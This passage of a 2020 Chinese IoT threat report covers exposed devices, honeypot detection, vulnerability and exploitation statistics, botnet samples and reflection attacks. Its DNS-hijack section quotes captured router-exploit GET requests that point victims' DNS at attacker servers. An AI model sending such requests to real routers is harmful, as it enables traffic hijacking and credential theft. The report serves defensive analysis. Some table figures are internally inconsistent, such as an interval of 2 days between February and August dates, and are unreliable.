考虑到网络地址变化因素[7]，为保证资产的准确性，所以我们对 2020 年 11 月的国内全部网段测绘一轮作为今年的资产暴露情况展示数据。结合前述新发现的物联网资产指纹，共发现 186 万个物联网资产，具体的设备类型分布情况如图 2.4。其中，摄像头、路由器、VoIP 电话数量分别位列前三，这和往年的分布是一样的，但是新增了安全设备和网络存储器；网络安全设备主要是指防火墙、WAF 等安全产品；网络存储器（NAS）是一种专用数据存储服务器，将存储设备与服务器彻底分离，集中管理数据，从而释放带宽，降低成本。近年来，国内的 NAS 服务器遭勒索病毒攻击事件频发，暴露互联网上的存储设备，更应该保障其安全性。




图 2.4 国内物联网资产类型分布情况

物联网资产的地域分布情况如图 2.5 所示，数量最多的是台湾和香港，这主要是因为这两个地区的 IP 地址数量分配较多，很多物联网设备直接使用互联网 IP 进行部署，所以使得大量的物联网设备和服务暴露。其他地区的物联网资产分布则与经济发展程度和人口数量正相关，这也和我们以往发布的年报保持一致[7]。




图 2.5　国内物联网资产省份分布情况

2.3　物联网蜜罐暴露情况分析

随着互联网、物联网技术的发展，我们的生活逐渐进入万物互联的时代，但与之而来网络攻击数量和手段也日益增多。传统的安全产品如：防火墙、WAF、IPS 等安全产品在网络攻击对抗中相对比较被动，然而蜜罐技术主动防御的特性恰好能弥补这一点，可以更好地捕获、理解和防护物联网设备所遇到的威胁，从而在与黑客的对抗中获得主动权。从资产识别角度，蜜罐会混淆资产数据，不利于对资产识别工作，所以有效的识别伪装成物联网设备的蜜罐，可以提高对物联网资产识别的准确性。接下来本节就介绍几款我们发现的物联网蜜罐的特征以及分布情况。

2.3.1　蜜罐简介

蜜罐本质上对攻击者的一种欺骗技术，通过部署一些脆弱的主机、服务或者刻意暴露信息，诱导攻击者对其攻击。通过捕获和分析攻击行为，就可以了解攻击者所使用的工具或方法，推测攻击意图和动机，这样防御方更清楚地了解所面对的安全威胁，并及时做出应对策略，极大程度上减少被攻击的风险和损失。

2.3.2 物联网蜜罐特征情况

2.3.2.1 端口开放

观点 3：物联网蜜罐会影响物联网资产识别和安全治理，所以未来物联网安全中蜜罐识别具有重要意义。我们发现物联网蜜罐有三个特点，其一是开放 10 个上至全部端口；其二是 Web 类型蜜罐 banner 中有大量的物联网设备的 Server 和 Title 指纹；其三是一些蜜罐的 IP 地址部署在公有云。

为了描述方便，下面直接用“蜜罐 + 数字”表示我们发现的蜜罐类别。使用 Nmap 探测常用的 1000 个端口开放情况，蜜罐的结果如图 2.6 ，可以看出蜜罐开放的端口数量远多于传统服务应用，甚至有的开放了全部端口（虽然我们只是抽样对开放 1000 个端口的蜜罐进行端口扫描，但这些蜜罐实际上几乎全都开放了 65535 个端口）。原因是部署者希望在资源有限的情况下尽可能多地捕获攻击行为，所以尽可能开放多个端口。此外，考虑到蜜罐开发者会在互联网上部署多个蜜罐，所以可以根绝端口的开放数量和组合情况对蜜罐进行分类。比如蜜罐 1、蜜罐 4 和蜜罐 5，开放的端口数量和端口组合都是相同的。




图 2.6　部分蜜罐开放的端口数量情况

2.3.2.2 ASN 分布

抽取某个类别的蜜罐 IP 的 ASN 信息进行统计，分布情况如图 2.7 所示。ASN 占比排序依次是阿里云（中国）、瑞士电信、阿里云（美国）、罗马尼亚电信运营商、华为云。从占比情况来看，大部分都分布在公有云。正常情况，物联网设备不会部署在公有云，如果一个设备的 IP 出现在某个公有云地址区间，那么大概率就是物联网蜜罐。




图 2.7　蜜罐 4 的 ASN 分布情况

2.3.2.3 设备指纹分布

我们已经发现物联网蜜罐页面中有大量的设备指纹来欺骗攻击者，图 2.8 是某个蜜罐的 HTML 内容，其中就有大量的路由器和 DVR 的指纹。有 web 的物联网蜜罐的页面，包含物联网指纹的主要字段包括：Server、Title、Text、设备信息、系统命令等。

```
84  <title>D-LINK CORPORATION, INC | WIRELESS ROUTER | LOGIN</title>
85  <title>D-LINK SYSTEMS, INC. | WIRELESS ROUTER | HOME</title>
86  <title>DIR600 1</title>
87  <title>DIR-615 DLINK</title>
88  <title>DLINK DIR-905L</title>
89  <title>DSL Router - GKM 1220</title>
90  <title>DSL Router</title>
91  <title>DVR Components Download</title>
92  <title>Default PLESK Page</title>
93  <title>Default Parallels Plesk Page</title>
94  <title>Default Parallels Plesk Panel Page</title>
95  <title>Directory listing for /</title>
96  <title>Dlink DIR-610</title>
97  <title>Dlink DIR-611</title>
```

图 2.8　蜜罐页面中的物联网指纹

对物联网蜜罐的 HTML 页面含有的物联网指纹类型进行统计，具体分布情况如图 2.9 。访问正常的设备，Server 字段在 HTTP 协议的头部，不会出现在页面中。此外，HTML 页面同样不会有多个 Title 类型，所以通过这两个字段在 Banner 中出现的次数，可以用来识别某个 IP 是否为蜜罐。




图 2.9　蜜罐中的物联网指纹分布情况

2.3.3　物联网蜜罐地理分布情况

对发现物联网蜜罐的地理分布情况进行统计，如图 2.10 。从统计数据来看，物联网蜜罐部署在中国的数量最多，其次是美国和日本。猜测可能有两个原因，一方面因为国内这两年物联网蜜罐与威胁的研究关注度比较高，另一方面因为国内的物联网攻击事件频繁，所以物联网安全研究人员有部署倾向，这样蜜罐可以捕获更多有价值信息。




图 2.10　物联网蜜罐部署国家分布情况

2.4　小结

资产识别貌似是一个“昨天”就应该解决的问题，但因为物联网产品的快速出新，以及碎片化严重，所以确切地说资产识别是进行时的问题，需要持续关注和标记投入。此外，伪装成物联网设备的蜜罐的数量也不容忽视，所以本章从资产的角度描绘的物联网蜜罐的分布情况，当然我们发现的蜜罐种类也仅仅是冰山一角，如果想要系统的研究蜜罐种类，可能还需要对交互，甚至对某些蜜罐开源项目的源码进行深入分析。

3

物联网脆弱性分析

3.1 引言

观点 4：截至 2020 年 11 月，NVD 平台公布的物联网相关漏洞数量已达 1541 个，有望创历史新高。总体而言，相关漏洞具有攻击复杂度低、危害评级高的特点。从我们观察到的漏洞利用捕获情况，攻击者在漏洞利用披露后很快就将其纳入武器库。如知名漏洞利用平台 Exploit-DB 中约 17.39% 的物联网相关漏洞被攻击者利用，且从披露到首次在野利用最短仅需 1 天。可见，物联网漏洞利用是一种成本低、收益高的攻击手段，且攻击者十分关注物联网漏洞利用，且对部分漏洞利用跟进速度极快。

本章将对物联网脆弱性进行分析。首先，我们分析了物联网相关漏洞的各个年度的披露情况；之后，我们从公开站点获取、蜜网捕获和现网数据三个角度分别对物联网漏洞利用情况进行了分析，以期使读者对物联网漏洞及其利用情况有一个全面的了解。

3.2 物联网漏洞披露统计

为观察历年披露的物联网相关漏洞数量变化趋势，我们统计了 2002 年至 2020 年 10 月，NVD 平台[13] 公布的漏洞总量以及物联网漏洞数量变化情况，如图 3.1 所示。可以看出漏洞总量呈一定的上升趋势，但针对物联网设备的漏洞，没有明显的增长趋势，维持在每年 2000 个漏洞的范围之内（2020 年由于仅统计了前 10 个月的数据，故数量偏少）。另外从物联网漏洞占漏洞总量的百分比来看，除 2006 年和 2007 年外，物联网漏洞数量通常占漏洞总量的 10%-15%，没有明显变化趋势。




图 3.1 2002 年至 2020 年 NVD 漏洞数量变化趋势

2020 年 1 月至 11 月，NVD 平台共披露漏洞 12805 个，其中物联网相关漏洞 1541 个，占比 12.03%。2019 年同期，NVD 平台共披露漏洞 7821 个，其中物联网相关漏洞 1105 个，占比 14.13%。截至 2020 年 11 月底，NVD 平台上公布的物联网相关漏洞数量超过去年同期，有望创历史新高。

从攻击复杂度的角度分析，2020 年 1 月至 11 月 NVD 披露的物联网相关漏洞攻击复杂度分布如图 3.2 所示。96% 的漏洞攻击复杂度较低，说明物联网相关的漏洞利用难度较低，攻击者开发 Exploit 相对难度较低。




图 3.2　2020 年 1 月至 11 月 NVD 物联网相关漏洞攻击复杂度分布

从漏洞 CVSS 3 评级的角度分析，2020 年 1 月至 11 月 NVD 公布的物联网相关漏洞评级分布如图 3.3 所示。漏洞评级的占比分别为严重占比 16%，高危占比 40%，中危占比 42%，低危占比 2%，可见物联网相关的漏洞通常危害较为严重。




图 3.3　2020 年 1 月至 11 月 NVD 物联网相关漏洞 CVSS 3 评级分布

物联网相关漏洞，攻击复杂度低，危害评级高，对攻击者而言攻击成本低，收益高，极有可能被用作感染僵尸主机使用；而对防守者而言，则面临巨大的挑战。

3.3　物联网漏洞的利用情况

3.3.1　攻击者对 Exploit-DB 平台的利用分析

2020 年 1 月至 10 月，知名漏洞利用平台 Exploit-DB 共披露了物联网相关漏洞 69 个，漏洞类型分布如图 3.4 所示。可以看出，前述漏洞以命令执行和信息泄露类为主，危害较大。




图 3.4　2020 年 1 月至 11，月 Exploit-DB 披露的物联网相关漏洞类型分布

事实上，不仅安全厂商关注 Exploit-DB 新公开的物联网漏洞，攻击者同样非常关注新出现的漏洞利用，且对部分漏洞利用跟进速度非常快。

2020 年 1 月至十月，在 Exploit-DB 披露的 69 个物联网相关漏洞利用中，有 12 个被绿盟威胁捕获系统捕获到被攻击者利用，占比约 17.39%，漏洞披露日期、首次捕获日期以及间隔天数如表 3.1 所示。从 Exploit-DB 披露漏洞利用到被攻击者首次利用，最短仅需一天，最长仅有 22 天。

表 3.1　攻击者利用 Exploit-DB 物联网相关漏洞的时间间隔

Exploit-DB 编号	披露日期	首次捕获日期	日期间隔（天）
48365	2020/4/22	2020/4/23	1
48225	2020/3/18	2020/3/19	1
48077	2020/2/17	2020/8/19	2
48271	2020/3/31	2020/4/2	2
48268	2020/3/30	2020/4/1	2
48318	2020/4/14	2020/4/19	5
48247	2020/3/24	2020/3/30	6
47835	2020/1/1	2020/4/8	7
48107	2020/2/24	2020/3/5	10
48247	2020/3/24	2020/4/7	14
47961	2020/1/24	2020/3/10	15
48310	2020/4/13	2020/5/5	22

3.3.2 物联网漏洞利用分析

在本小节中，我们借助 CNCERT 物联网威胁情报平台和绿盟威胁捕获系统的监测数据来分析物联网相关漏洞的利用情况。

根据监测数据，共发现针对物联网设备发起的攻击行为 57 亿次，日均 1800 万余次。全年物联网漏洞利用攻击趋势如图 3.5 所示，其中 3 月份的漏洞利用攻击次数将近 7.9 亿，5 月份的漏洞利用攻击次数达到了峰值，高达 9.4 亿次。6、7、8 月的攻击数量持续走低，之后的 9、10 月虽然有小幅度的提升，但仍维持在一个中等水平。




图 3.5 2020 年物联网漏洞利用攻击趋势（数据来源：CNCERT 物联网威胁情报平台）

我们针对已知的漏洞利用攻击进行了分析，一些常见漏洞利用每个月的攻击趋势如图 3.6 所示，针对使用 Realtek SDK 的 miniigd SOAP 服务的设备在 2 月到 6 月之间的漏洞利用攻击数最多，峰值在 5 月份，高达 5.4 亿次，这个数值是同月份漏洞利用攻击次数第二高的漏洞的 5 倍。在 2 到 6 月份之间，上述漏洞利用攻击始终呈现较活跃的态势，而在 7 月份，Realtek_SDK_Miniigd_Upnp 的漏洞利用攻击数量突降到 20 万次左右，6 月到 7 月攻击数量非常反常地大幅下降，可能是这段时间瑞昱（Realtek）着手修复这一问题，并且大量使用 miniigd SOAP 服务的设备得到了厂商的最新安全更新。其它几类常见漏洞利用攻击的数量变动幅度不大，总体维持在一个平稳的水平。




图 3.6　排名前 10 的漏洞利用攻击趋势（数据来源：CNCERT 物联网威胁情报平台）

对漏洞利用针对的设备类型进行分析，可以得到受攻击的物联网设备类型占比。如图 3.7 所示，其中排名第一的是路由器，设备数量占到了总量的 60% 以上，与以往僵尸网络相似，受到的攻击数最多的设备仍然是二层或三层网络设备。排名第二的是摄像头设备，占比超过四分之一，其中包含各类网络摄像头，剩下数量占比 10% 左右的设备包含了网关、门禁、屏幕和流媒体处理服务器等。

通过绿盟威胁捕获系统，我们共捕获到上百种物联网漏洞的利用行为，攻击者漏洞利用的主要目标设备类型同样是路由器和摄像头，占比 80% 以上，除此之外，网络存储设备和网络电话设备也逐渐成为被利用对象。

可见，攻击者往往会关注路由器和摄像头的漏洞及其利用，原因是互联网上暴露的物联网设备主要是路由器和摄像头设备，并且各类路由器和各类摄像头设备具有一定共性，攻击难度较小、广度较大。而其他暴露的物联网设备与路由器、摄像头不同，具有较高的特异性，僵尸网络为了高特异性的设备更新攻击载荷可能无法带来更高的成效，得不偿失。




图 3.7　受攻击的物联网设备类型分布（数据来源：CNCERT 物联网威胁情报平台）

图 3.8 展示了这上百种物联网漏洞利用类型的分布情况，其中远程代码执行类漏洞居多，占比约 70%。值得一提的是，虽然提权类漏洞与信息泄露类漏洞占比相同，但是相关攻击源数量前者是后者的两倍之多。




图 3.8　物联网漏洞利用类型分布（来源：绿盟威胁情报中心）

表 3.2 是统计得到的攻击者使用数量前 10 的漏洞列表。其中排名第一的是针对使用 Realtek SDK 中的设备，由未经身份认证和操作系统命令注入造成 RCE 漏洞；排名第二的是针对大白鲨摄像头设备的漏洞利用；排名第三的是针对网件 DGN1000 设备的管理页面漏洞利用。从图 3.6 中也可以看出被攻击者大量利用的漏洞，其目标设备多半属于二层、三层网络设备，例如交换机与路由器，其次是各类摄像头。

表 3.2　攻击者利用最多的物联网漏洞 Top10（来源：CNCERT 物联网威胁情报平台）

公开年份	Exploit-DB	CVE	漏洞目标
2015	37169	2014-8361	Realtek_SDK_Miniigd_UPnP
N/A	N/A	N/A	JAWS_DVR
2017	43055	N/A	Netgear_DGN1000
2014	37169	2017-17215	Huawei_Router_HG532
2019	46150	N/A	ThinkPHP
2012	20113	2012-2953	Symantec_Web_Gateway
2015	37171	2015-2051	DLink_HNAP
2014	31683	N/A	Linksys_Eseries
2017	44003	N/A	Vacron_NVR
2018	44576	2018-10561	Gpon_Router

除上述漏洞外，绿盟威胁捕获系统还捕获到另外两个被利用较多的漏洞，针对 MVPower 数字录像机的远程代码执行漏洞（EDB-ID：41471）和针对 AVTECH 摄像头设备的系列漏洞（EDB-ID：40500），这两个漏洞的相关 PoC 已经公开且攻击载荷构造非常简单，因此得到了攻击者的青睐。

3.4　小结

从物联网漏洞的披露情况来看，2002 年至 2020 年，NVD 漏洞平台披露的物联网漏洞数量通常占漏洞总量的 10%-15%，没有明显变化趋势。但值得注意的是，2020 年 NVD 平台公布的物联网相关漏洞具有攻击复杂度低、危害评级高的特点，且数量有望创历史新高，对攻击者而言物联网漏洞是一种成本低、收益高攻击手段，极有可能被其纳入其武器库。

从物联网漏洞的利用情况来看，2020 年 1 月至 10 月，在 Exploit-DB 披露的 69 个物联网相关漏洞利用中，有 12 个被绿盟威胁捕获系统捕获到被攻击者利用，占比约 17.39%，从 Exploit-DB 披露漏洞利用到攻击者首次利用漏洞，最短仅相隔一天。说明除关注 NVD 披露的物联网相关漏洞外，攻击者同样非常关注 Exploit-DB 漏洞利用平台新出现的漏洞利用，且对部分漏洞利用跟进速度非常快。

借助 CNCERT 物联网威胁情报平台和绿盟威胁捕获系统的监测数据，我们从物联网漏洞利用攻击趋势，攻击者利用的物联网设备类型和漏洞利用类型等角度对物联网漏洞利用情况进行分析。可以观察到上半年数据的波动与攻击者使用数量最多的漏洞之间有很强的关联性，随着攻击者使用数量最多的漏洞的攻击数在 2020 年 7 月份骤然下降，总体的漏洞利用攻击数量也产生了一个较大幅度的下滑。所捕获到的上百种物联网漏洞的利用行为中，远程命令执行类漏洞居多，占比约 80%。另外，攻击者往往会关注路由器和摄像头的漏洞及其利用，原因是互联网上暴露的物联网设备主要是路由器和摄像头设备，并且各类路由器和各类摄像头设备具有一定共性，攻击难度较小、广度较大。

4

物联网威胁分析

4.1 引言

本章将对物联网威胁进行分析。首先，我们利用采集到的现网数据对来自境外的攻击源进行分析；接着我们对物联网相关的恶意样本的分布情况进行分析；最后，我们选择了一些物联网安全威胁专题进行说明。

4.2 境外攻击源分析

根据现网流量监控，2020 年监控到的境外攻击源如图 4.1 所示，国内捕获的来自境外攻击的源 IP 地址中，占比最高的是美国，总量高达 23%，每个月平均有约 30 万个 IP 地址被发现有 5.2 亿余次攻击行为；其次是德国，占比达 11%，每个月平均有近 15 万个 IP 源攻击中国境内的物联网设备；之后紧居德国之下的是印度、法国，相应的攻击 IP 地址占比分别为 5% 和 4%；剩余的还有韩国、意大利、巴西等国，其单个攻击源占比均不足 7%，但累加后合计占比达到了将近 55% 左右。




图 4.1 攻击源地理位置分布（来源：CNCERT 物联网威胁情报平台）

根据每个月攻击源数量排名前三的国家进行统计发现，美国是主要的攻击源所在国家，且其攻击源 IP 数量一直保持稳定，如图 4.2 所示； 7 月来自埃及的攻击源 IP 数量达到 42 万余个，9 月来自印度的攻击源 IP 数量达到 30 万余个，均出现了较为异常的大幅度增长，猜测这两国分别有较大规模的物联网设备入侵事件发生。




图 4.2　排名前三国家每月攻击源数（来源：CNCERT 物联网威胁情报平台）

2020 年初以来攻击目的端口分布如图 4.3 所示，针对 52869 端口的攻击数量最多，占总比 40%，推测这一端口与 Mozi 僵尸网络的爆发有关；其次是 80 端口，其可能用于尝试固件 Web 管理页面的漏洞；排名第三的是 23 端口，占比达 8%，可能是僵尸网络使用弱密码或暴力破解的方式尝试使用 Telnet 登录目标机器进行传播。接下来的 37215 端口，是华为某款路由器的漏洞暴露端口；5500 是 VNC 远程桌面默认的端口。




图 4.3　攻击源目的端口分布（来源：CNCERT 物联网威胁情报平台）

4.3 物联网恶意样本分布

2020 年全年共捕获到来自全球总计 18 万余个物联网恶意样本，传播这些样本的 IP 地址共有 2.4 万余个，分布于全球 140 个国家和地区，排名前五的分别是印度、美国、俄罗斯、荷兰和巴西。其中印度 6 千余个传播 IP 地址，美国 4 千余个，其他三国均超过 1 千个。




图 4.4 全球物联网恶意样本传播 IP 地址分布图（来源：CNCERT 物联网威胁情报平台）

从图 4.5 的全球样本下载随时间走势可以观察到，美国的样本下载源 IP 数目基数大，总体呈现缓慢递减的趋势；印度的样本下载源 IP 数在 2020 年 1 月和 9 月分别有一个异常的大幅度提升过程，推测在这两个时间段中，印度本国有较大范围的物联网安全威胁事件发生；其它几个国家的下载源 IP 数量保持相对稳定，并且处于一个相对较低的数目。




图 4.5　全球样本下载 IP 地址分布走势图（来源：CNCERT 物联网威胁情报平台）

已捕获的 18 万余个物联网恶意样本中，有针对各种不同 CPU 架构的版本。物联网中主流的 MIPS、ARM 和 X86 架构总共占据了被感染设备的 99% 以上。其中，MIPS 架构的设备占比超过 60%，占据了样本总数的半壁江山，紧随其后的是 ARM 和 X86，分别占比 27% 左右和 6% 左右。在剩余不足 1% 的硬件架构类型中，AMD64 最多，以及 PowerPC、MC68k、Sparc 等较为古老或不常见的架构类型，其数量相比于常见的主流物联网架构而言十分微小。




图 4.6　样本运行架构分布图（来源：CNCERT 物联网威胁情报平台）

从捕获的物联网僵尸网络样本中，我们筛选了具有代表性的一些僵尸网络家族，并统计它们的数量，如图 4.7 所示。从图 4.7 中可以发现捕获的 Mirai 样本数量位列第一，是第二名 Gafgyt 家族的两倍有余。Mirai 是早在 2016 年以前就开始活跃的僵尸网络，其作为早期僵尸网络的代表之一，在今天仍有广泛的影响力，从图 4.7 Mirai 僵尸网络样本数量得以证明。排名第二的 Gafgyt 僵尸网络，也被称为 bashlite，是 2014 年左右被发现的僵尸网络，我们捕获的 Gafgyt 样本数量将近 Mirai 样本数量的二分之一，在全球范围内也广泛流行。




图 4.7　样本家族的样本数量占比（来源：CNCERT 物联网威胁情报平台）

从样本的活跃天数上看，大多数样本的活跃时间较短（1 到 2 天），其中仅活跃 1 天的样本数量高达 6.5 万余个，而活跃 2 天的样本数量就大幅减少，仅近 2 万个。从图 4.8 中可以看出，总体上样本活跃天数呈现出这样一种趋势：活跃时间越长的样本数量越少，反之，活跃时间越短的样本数量越多。当然其中也有极少数的个别样本，全年都在活跃。表 4.1 显示了此类活跃时间最长的一些样本的详细信息，这些样本几乎从年初开始统计以来就持续活跃。




图 4.8　样本活跃周期时间统计（来源：CNCERT 物联网威胁情报平台）

表 4.1　活跃时间最长的样本 IOC（来源：CNCERT 物联网威胁情报平台）

活跃天数	样本 hash 值	样本家族，CPU 架构等
317	832fb4090879c1bebe75bea939a9c5724dbf87898febd425f94f7e03ee687d3b	Gafgyt，ARM
317	bba18438991935a5fb91c8f315d08792c2326b2ce19f2be117f7dab984c47bdf	Gafgyt，ARM
317	e15e93db3ce3a8a22adb4b18e0e37b93f39c495e4a97008f9b1a9a42e1fac2b0	Gafgyt，ARM
316	020f1fa6072108c79ed6f553f4f8b08e157bf17f9c260a76353300230fed09f0	Hajime，MIPS R3000
316	83441d77abb6cf328e77e372dc17c607fb9c4a261722ae80d83708ae3865053d	Gafgyt，ARM
316	a04ac6d98ad989312783d4fe3456c53730b212c79a426fb215708b6c6daa3de3	Hajime，ARM
316	c6f6ca23761292552e6ea5f12496dc9c73374be0c5f9d0b2142ca3ae0bb8fe14	Mozi，MIPS R3000
316	d5601202dff3017db238145ff21857415f663031aca9b3d534bec8991b12179a	Hajime，MIPS R3000
315	d546509ab6670f9ff31783ed72875dfc0f37fa2b666bd5870eecaaed2ebea4a8	Gafgyt，MIPS R3000

4.4　物联网安全威胁专题

观点 5：通过绿盟威胁捕获系统，我们在 2020 年监测到近 10 种物联网相关威胁，利用的脆弱性涉及弱口令、远程命令执行漏洞等。长期以来，攻击者一直企图采取各种新型手段去探测、攻击并控制物联网设备，不需要花费较高成本即可创建数量庞大的物联网僵尸网络，进而执行传播感染、拒绝服务、域名劫持和钓鱼欺诈等攻击，危害互联网重要基础设施和广大普通用户。

4.4.1 物联网反射攻击情况

4.4.1.1 简介

近年来，越来越多有脆弱性且可被利用于反射攻击的 UDP 协议进入人们的视线，如 CoAP、Ubiquiti、WS-Discovery、OpenVPN、DHDiscover、ADDP 等，这些攻击方式都与物联网有关，且区别于大家所熟知的 DNS、SSDP、NTP、Memcached 等反射攻击类型，给 DDoS 缓解带来了一定的挑战。

表 4.2 是本节涉及到的 6 个物联网反射攻击相关协议的简介，从中可以看出，这 6 个协议大致可以分为三类，第一类是轻量级的通信协议，如 CoAP，在资源受限的物联网设备上使用；第二类是设备发现、服务发现类协议，用于局域网中的设备和服务发现，这类协议也是种类最多的，很多厂商都实现了自己的设备和服务发现协议；第三类是 OpenVPN，用于建立 VPN 连接。

借助绿盟威胁情报中心（NTI）的全网测绘数据和绿盟威胁捕获系统主动捕获的数据，本节对运行上述物联网协议的服务的全网暴露情况、反射攻击趋势、攻击者常用的攻击手法、反射攻击带宽放大因子等进行了分析。

表 4.2 物联网反射攻击相关协议简介

名称	常见端口	用途	其它信息
CoAP (Constrained Application Protocol)	5683	使用在资源受限的物联网设备上	RFC 7252
Ubiquiti	10001	设备发现	厂商 Ubiquiti 的设备使用
WS-Discovery (Web Services Dynamic Discovery)	3702	服务发现，类似 SSDP	被 ONVIF 组织、HP 打印机、某 NAS 厂商采用
DHDiscover	37810 23000	设备发现	视频监控设备相关
ADDP (Advanced Digi Discovery Protocol)	2362	设备发现	厂商 Digi 的设备使用
OpenVPN	1194	建立 VPN 连接	当 OpenVPN 发送出数据包后，若在超时时间内没有收到对应的确认包，则会进行多次数据重传，直到 socket 超时（默认 30s）

4.4.1.2 物联网反射攻击相关服务的暴露情况分析

前述 6 个服务的全球暴露情况如图 4.9 所示，采用的是绿盟威胁情报中心在 2020 年的单次完整测绘的数据。可见 WS-Discovery、OpenVPN 和 CoAP 服务的暴露数量均在 70 万左右，DHDiscover 也达到了 30 万左右。




图 4.9　物联网服务全球暴露情况

我们对这些服务在被用于反射攻击时的放大因子进行了测算，如表 4.3 所示，WS-Discovery、DHDiscover 反射攻击的放大因子远高于其他协议，值得引起重视[1]。

表 4.3　物联网反射攻击相关协议的放大因子

协议名称	发送包长度（字节）	响应包平均长度（字节）	响应数量（个）	放大因子
WS-Discovery（个例）	3	1330	28918	443
DHDiscover（个例）	4	714.1	165335	178.5
DHDiscover	62	705.3	308198	11.4
Ubiquiti	4	139.8	102088	35.0
CoAP（个例）	21	516	235730	24.6
CoAP	21	222	723307	10.6
ADDP	14	141.7	5764	10.1
OpenVPN	14	26+14+14+14+14	755753	5.9
OpenVPN（个例）	2	26	51161	13

4.4.1.3　物联网反射攻击分析

图 4.10 是绿盟威胁捕获系统捕获到的物联网反射攻击情况，时间跨度为 2020 年 6 月 1 日至 10 月

1　我们对于放大因子（bandwidth amplification factor，BAF）的计算采用 NDSS 2014 的论文 Amplification Hell: Revisiting Network Protocols for DDoS Abuse 上对于带宽放大因子的计算方法，不包含 UDP 的报文头的长度。

27 日。从中可以看出，WS-Discovery 反射攻击最受攻击者欢迎，美国联邦调查局（FBI）在今年也对其发出了警告 [24]。此外，我们在 8 月 20 日捕获到了较大规模的 OpenVPN 反射攻击；10 月 1 日起，ADDP 反射攻击暴增。

另外，为了更好地衡量反射攻击规模，我们对单一蜜罐节点、单一反射攻击类型的单日最大攻击次数进行了简要分析。其中，WS-Discovery 反射攻击最大攻击次数达到了九千万左右，Ubiquiti 反射攻击达到了七千万左右，CoAP 和 DHDiscover 反射攻击达到了三千万左右，ADDP 反射攻击达到了一千万左右， OpenVPN 反射攻击只有一天，达到了数十万量级 [1]。






图 4.10　物联网反射攻击变化情况

图 4.11 是攻击者的常用 Payload 分布情况，出于尽量不扩散攻击报文的考虑，这里我们按照出现的报文的长度对其命名。从中可以看出，攻击者偏爱短字节 Payload，结合我们在表 4.2 中对于放大因子的测算，可以看出，采用短字节 Payload 可以造成更大的放大因子。


1　*有些反射攻击看起来不够连续，与系统运营有关，但不影响对其攻击量级的认知。*




（a）WS-Discovery Payload 分布




（b）CoAP Payload 分布




（c）Ubiquiti Payload 分布



（d）DHDiscover Payload 分布




（e）OpenVPN Payload 分布




（f）ADDP Payload 分布

图 4.11　攻击者常用 Payload 分布情况


图 4.12 是物联网反射攻击的受害者的分布情况，从中可以看出，美国受反射攻击影响最为严重。




（a）WS-Discovery 攻击受害者分布




（b）CoAP 攻击受害者分布




（c）Ubiquiti 攻击受害者分布



（d）DHDiscover 攻击受害者分布



（e）OpenVPN 攻击受害者分布



（f）ADDP 攻击受害者分布

图 4.12　物联网反射攻击受害者分布情况

4.4.2 路由器 DNS 劫持攻击情况

4.4.2.1 简介

DNS，即 Domain Name System（域名系统），是一种将域名解析为计算机能够识别的网络地址（IP 地址）的系统，是 Internet 的重要组成部分。DNS 劫持指 DNS 服务器的拥有者（或攻击者）恶意将某域名指向错误的 IP 地址。

攻击者进行 DNS 劫持的流程为：首先对暴露在互联网上的存在未授权 DNS 修改漏洞的路由器进行攻击，将其 DNS 服务器地址改为攻击者的恶意 DNS 服务器；之后，当用户访问攻击者劫持的域名时，会访问到钓鱼网站，页面中会诱导用户输入账号密码、银行卡号等敏感信息；最后，攻击者利用收集到的敏感信息获利。

DNS 劫持危害主要有以下五点：

（1）无法访问某些域名，表现为连接超时等。

（2）访问某些域名时跳转到其他网站。

（3）当访问到错误的域名时，跳转到广告页面。

（4）访问某些域名时，页面增加了广告信息。主要针对静态网页。

（5）劫持到模仿真实网站做成的假网站，从而窃取用户名、密码甚至银行卡卡号、密码等恶意行为。

前四点会为用户带来糟糕的体验，以及为 DNS 拥有者带来一笔不菲的收入。而最后一点直接威胁到用户的数据乃至财产安全，是非常严重的。

4.4.2.2 攻击趋势分析

我们对绿盟威胁捕获系统中的DNS劫持相关攻击事件进行了分析，如图4.13所示，2020年1月至今，我们共捕获到 2 起 DNS 劫持行为。第一起攻击主要集中在 5 月 24 日，攻击源只有 1 个，第二起攻击在 8 月 18 日首次被我们捕获到，之后一直处于活跃状态。由于第一起攻击事件持续时间短并且攻击源唯一，因此，下文除攻击手法分析外，均针对第二起事件进行分析。




图 4.13　DNS 劫持攻击趋势分析

4.4.2.3　攻击手法分析

第一起 DNS 劫持事件：

在第一起劫持事件中，攻击源只有一个，在短时间内进行了全球范围的攻击，目标端口是 80 和 8080，共使用了 4 类远程 DNS 修改（Remote DNS Change）漏洞。下面具体介绍下这 4 类远程攻击：

- 漏洞 1 攻击情况介绍 [1]

  攻击手法：

  GET

/dnscfg.cgi?dnsPrimary=111.90.159.53&dnsSecondary=8.8.8.8&dnsDynamic=0&dnsRefresh=1

目标端口：80、8080

目标设备：我们在 Exploit-DB 中共发现 18 条相关的记录 [2]，涉及多个厂商的路由器，包括 D-Link、UTstarcom、Beetel、iBall Baton、Tenda、Pirelli、Exper、ASUS、COMTREND、PLANET、inteno、TP-LINK、Shuttle Tech 等。

1　为了更好的给读者展示 DNS 劫持的攻击效果，我们制作了一个演示视频，已经上传到 bilibili，访问链接：https://www.bilibili.com/video/BV1Kz4y1r7gu 或扫码观看。

2　我们在 Exploit-DB 中对关键词“DNS change”进行检索，并对结果进行了分类整理。

- 漏洞 2 攻击介绍

  攻击手法：

  GET

/Forms/dns_1?Enable_DNSFollowing=1&dnsPrimary=111.90.159.53&dnsSecondary=8.8.8.8

目标端口：80、8080

目标设备：D-Link DSL-2640R（EDB-ID: 43678）、DSL-2740R（EDB-ID: 35917）。

- 漏洞 3 攻击介绍

  攻击手法：

  GET

/ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=111.90.159.53&dnsSecondary=8.8.8.8&dnsDynamic=0&dnsRefresh=1&dns6Type=DHCP

目标端口：80、8080

目标设备：D-Link DSL-2640B（EDB-ID: 36105）。

- 漏洞 4 攻击介绍

  攻击手法：

  GET

/goform/AdvSetDns?GO=wan_dns.asp&rebootTag=&DSEN=1&DNSEN=on&DS1=111.90.159.53&DS2=8.8.8.8 HTTP/1.1

目标端口：8080

目标设备：我们在 Exploit-DB 中共发现 7 条相关的记录，涉及多个厂商的路由器，包括 Secutech、Tenda、Unicon 等。

第二起 DNS 劫持事件

在第二起劫持事件中，攻击源有 57 个，8 月 18 日起持续进行全球范围的攻击，目标端口是 80、

81、82、8080 和 8182，攻击方式唯一，采用了上一节提到的漏洞 1。

攻击手法：

GET

/dnscfg.cgi?dnsPrimary=149.56.152.185&dnsSecondary8.8.4.4&dnsDynamic=0&dnsRefresh=1

